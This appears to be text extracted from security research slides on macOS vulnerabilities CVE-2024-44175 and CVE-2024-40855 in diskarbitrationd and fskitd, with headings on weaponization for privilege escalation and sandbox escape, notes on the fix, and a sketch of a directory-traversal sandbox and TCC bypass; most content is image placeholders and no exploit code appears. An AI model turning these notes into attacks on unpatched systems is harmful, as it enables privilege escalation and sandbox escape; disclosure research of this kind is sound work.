
# CVE-2024-44175 exploitation





# weaponization for LPE



# weaponization for SB escape






# CVE-2024-44175 fix


- "nofollow" is added to every mount -> no symlinks
- fskitd gets the original requestor and executes mount with that user

# **CVE-2024-40855- Sandbox Escape & TCC Bypass (directory traversal)**



diskarbitrationd checks:

- if calling user id == disk owner id
- sandbox\_check



DADiskMountWithArgumentsCommon

realpath

CFURLCreateFromFileSystemRepresentation

- removes .. /
- resolves symlink

PERSISTENT!!

DAServiceSessionQueueRequest

CFURLCreateFromFileSystemRepresentation

